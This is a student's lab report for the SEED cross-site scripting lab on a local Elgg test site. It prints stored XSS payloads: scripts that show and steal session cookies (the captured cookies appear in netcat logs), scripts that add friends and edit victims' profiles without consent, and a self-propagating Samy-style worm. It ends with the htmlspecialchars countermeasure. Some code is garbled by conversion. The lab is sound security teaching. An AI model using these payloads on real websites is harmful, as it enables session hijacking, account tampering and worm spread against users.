


Information Security Cross-Site Scripting Lab

PES1201801948
Bharath S Bhambore

Vulnerable Site :



Task 1: Posting a Malicious Message to Display an Alert Window

We enter javascript code into the brief description field of user Samy.

Reloading the site, we can see that a pop up comes with the message we sent in the payload, ie "Hi, youve been pwned".

Display name

Samy

About me

[Edit HTML](#)

B *I* U *I_x* **S**            


body p

Public

Brief description

`<script>alert('Hi, youve been pwned');</script>`

Public



This confirms that the website is actually vulnerable to XSS attacks. This is a case of reflected xss, where the payload is only executed client side.

Task 2: Posting a Malicious Message to Display Cookies

Edit profile

Display name

Samy

About me

[Edit HTML](#)


B I U I_x **S** **☰** **☷** **↶** **↷** **🔗** **🗉** **🖼️** **”** **📄** **📁** **🔗**

Public

Brief description

<script>alert(document.cookie);</script>

Public



We know that the document object contains the cookie parameter,

therefore calling it pops up a message that actually contains the current user cookie. But only the user can see this happen, while the attacker cannot.

Task 3: Stealing Cookies from the Victim's Machine

Edit profile

Display name

Samy

About me

[Edit HTML](#)

B *I* U ~~T_x~~

S

≡

≡

←

→

⌂

✉

🖼️

”

📄

📄

🔄

Public



Brief description

<p><script>document.write(''); </script></p>

Public



For the attacker to get the user cookie, on the attacker machine we have a netcat listener setup (here, localhost)

Samy's profile is edited.

When Alice visits Samys profile, we can get the cookie of Alice

```
Ubuntu VM1 (Snapshot 1) [Running] - Oracle VM Vi
File Machine View Input Devices Help
/bin/bash
PES1201801948-bharath-VM1:~$ nc -lv 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 36142)
GET /?c=Elgg%3Dhpm6el92rl7uvi9n6vqe8dg15 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
Connection: keep-alive
```

Cookie of Samy, to test the attack

```
Ubuntu VM1 (Snapshot 1) [Running] - Oracle VM Vi
File Machine View Input Devices Help
/bin/bash
PES1201801948-bharath-VM1:~$ nc -lv 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [127.0.0.1] port 5555 [tcp/*] accepted (family 2, sport 36184)
GET /?c=Elgg%3Dlvbngilbudcs4bhcs9bhv4qc75 HTTP/1.1
Host: 127.0.0.1:5555
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/members
Connection: keep-alive
PES1201801948-bharath-VM1:~$
```

Alices cookie is sent to attacker machine, through a HTTP GET request


Task 4: Becoming Victim’s Friend

```
http://www.xsslabelgg.com/action/friends/add?friend=476__elgg_ts=16190239766__elgg_token=0V5XzVq2qxcuxpgJ36VLkQ&__elgg_ts=16190239766__elgg_token=0V5XzVq2qxcuxpgJ36VLkQ
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy
X-Requested-With: XMLHttpRequest
Cookie: Elgg=ksf07kgjnf81c9ngv1urknc1m2
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Wed, 21 Apr 2021 16:52:59 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 364
Keep-Alive: timeout=5, max=97
Connection: Keep-Alive
Content-Type: application/json;charset=utf-8
```

Guid of samy = 47

To become someones friend without their consent we first look at the request when Bobby adds Samy as his friend.


We found out the guid of Samy as 47, therefore we construct javascript code to add Samy to Alices friend list



```
Ubuntu VM1 (Snapshot 1) [Running] - Or
File Machine View Input Devices Help
/bin/bash
<script>
window.onload = function () {
var Ajax=null;
var ts+"&_elgg_ts="+elgg.security.token.__elgg_ts;
var token+"&_elgg_token="+elgg.security.token.__elgg_token;
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47"+ts+token
Ajax=new XMLHttpRequest();
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

Saving this script, and redirecting the src of the script tag in Samys profile as

```
<script type="text/javascript"
src="http://localhost/myscripts.js"> </script>
```



When alice is logged in, we can see that Samy is added to Alices friend list.

Task 5: Modifying the Victim's Profile

```
http://www.xsslabelgg.com/action/profile/edit
Host: www.xsslabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/samy/edit
Content-Type: application/x-www-form-urlencoded
Content-Length: 993
Cookie: elgg=5mb18fb4e7vcm3rq383hv23
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=bPUSLBP1dv_4FkiUgZCotw&__elgg_ts=1619025447&name=Samy&description=&accesslevel[description]=2&briefdescription=<script type='text/javascript' src='http://localhost/myscripts.js'> </script>&accesslevel[briefdescriptio
HTTP/1.1 302 Found
Date: Wed, 21 Apr 2021 17:18:24 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.xsslabelgg.com/profile/samy
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=utf-8
```

__elgg_token=bPUSLBP1dv_4FkiUgZCotw&__elgg_ts=1619025447&name=Samy&description=&accesslevel[description]=2&briefdescription=<script type='text/javascript' src='http://localhost/myscripts.js'> </script>&accesslevel[briefdescription]=2&location=this is a change &accesslevel[location]=2&interests=&accesslevel[interests]=2&skills=&accesslevel[skills]=2&contactemail=&accesslevel[contactemail]=2&phone=&accesslevel[phone]=2&mobile=&accesslevel[mobile]=2&website=&accesslevel[website]=2&twitter=&accesslevel[twitter]=2&guid=47

This is the full POST request including the parameters, when we edit someones profile, (here Samy to get the full request using HTTP Live Header)

Edit profile

Display name

Samy

About me

Visual editor

<script type="text/javascript">
window.onload = function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&_elgg_ts="+elgg.security.token.__elgg_ts;
var token="&_elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my heroooooooo" + " &accesslevel[description]=2"
var name="&name="+userName
var sendurl="http://www.xsslabelgg.com/action/profile/edit"
var content=token+ts+name+desc+guid;
var samuGuid=A7

Public

Brief description

Public

Location

Public

Interests

Search

Samy

Blogs

Bookmarks

Files

Pages

Wire posts

Edit avatar

[Edit profile](#)


Change your settings

Account statistics

Notifications

Group notifications

Saving this script in Samy's about me field.



Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages


Wire posts

Alice

About me

Samy is my heroooooooo

Friends



When Alice visits Samys profile, her profile is edited to our string "Samy is my herooooo"

Task 6: Writing a Self-Propagating XSS Worm

Edit profile

Display name

Samy|

About me

[Visual editor](#)

```
<p>Samy is my heroo<script id="worm" type="text/javascript">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my heroo" + wormCode;
```

Public

Brief description


Public

Location

Continuing the same payload from Task5, but here we dont specify the guid
Therefore when we save this in Samys profile, it is ready to infect and
multiply itself into many other profiles/members.

[Activity](#) [Blogs](#) [Bookmarks](#) [Files](#) [Groups](#) [More »](#)

[Add widgets](#)




Bobby
About me
Samy is my heroo

[Edit profile](#)
[Edit avatar](#)

[Blogs](#)
[Bookmarks](#)
[Files](#)
[Pages](#)
[Wire posts](#)

Friends



When Bobby visits Samys profile, his profile is edited, and also the payload is included into his about me

Edit profile

Display name

Bobby

About me


[Visual editor](#)

```
<p>Samy is my heroo<script id="worm" type="text/javascript">
window.onload = function(){
var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</\" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my heroo" + wormCode;
```

Public

When Charlie clicks on Bobys profile, now the script is executed
Thereby infecting Charlie as well

[Activity](#) [Blogs](#) [Bookmarks](#) [Files](#) [Groups](#) [More »](#)



Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts

Charlie

About me

Samy is my heroo

Add widgets

▼ Friends

No friends yet.

Powered by Elgg

Task 7: Countermeasures

www.xsslabelgg.com/admin/plugins

SEED Labs Sites for Labs

XSS Lab Site Administration

Plugins

Filter


All plugins Active plugins Inactive plugins Bundled Non-bundled Admin Communication Content Development Enhancements **Security and Spam**

Service/API Social Themes Utilities Web Services Widgets

Deactivate HTMLawed Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.

Deactivate User Validation by Email Simple user account validation through email.

Activating the plugin.
Script is not executed



Edit profile

Edit avatar

Blogs

Bookmarks

Files

Pages

Wire posts


Boby

About me


Samy is my heroo

```
window.onload = function(){
var headerTag = "";
var jsCode = document.getElementById("worm").innerHTML;
var tailTag = "</" + "script>";
var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var desc = "&description=Samy is my heroo" + wormCode;
desc += " &accesslevel[description]=2";
var name="&name="+userName
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
var samyGuid=47
if(elgg.session.user.guid!=samyGuid)
{
var Ajax=null;
Ajax=new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send(content);
}
```

Friends



```
PES1201801948-bharath-VM1:~/output$ sudo vim url.php
PES1201801948-bharath-VM1:~/output$ sudo vim text.php
PES1201801948-bharath-VM1:~/output$ sudo vim email.php
PES1201801948-bharath-VM1:~/output$ sudo vim dropdown.php
PES1201801948-bharath-VM1:~/output$
```



Ubuntu VM1 (Snapsho

File Machine View Input Devices Help


/bin/bash

```
<?php
/**
 * Elgg text output
 * Displays some text that was input using a standard text field
 *
 * @package Elgg
 * @subpackage Core
 *
 * @uses $vars['value'] The text to display
 */

echo htmlspecialchars($vars['value'], ENT_QUOTES, 'UTF-8', false);

//echo $vars['value'];
```

Editing the appropriate files, we can now protect the website from XSS



As script is not executed client side, due to http encoding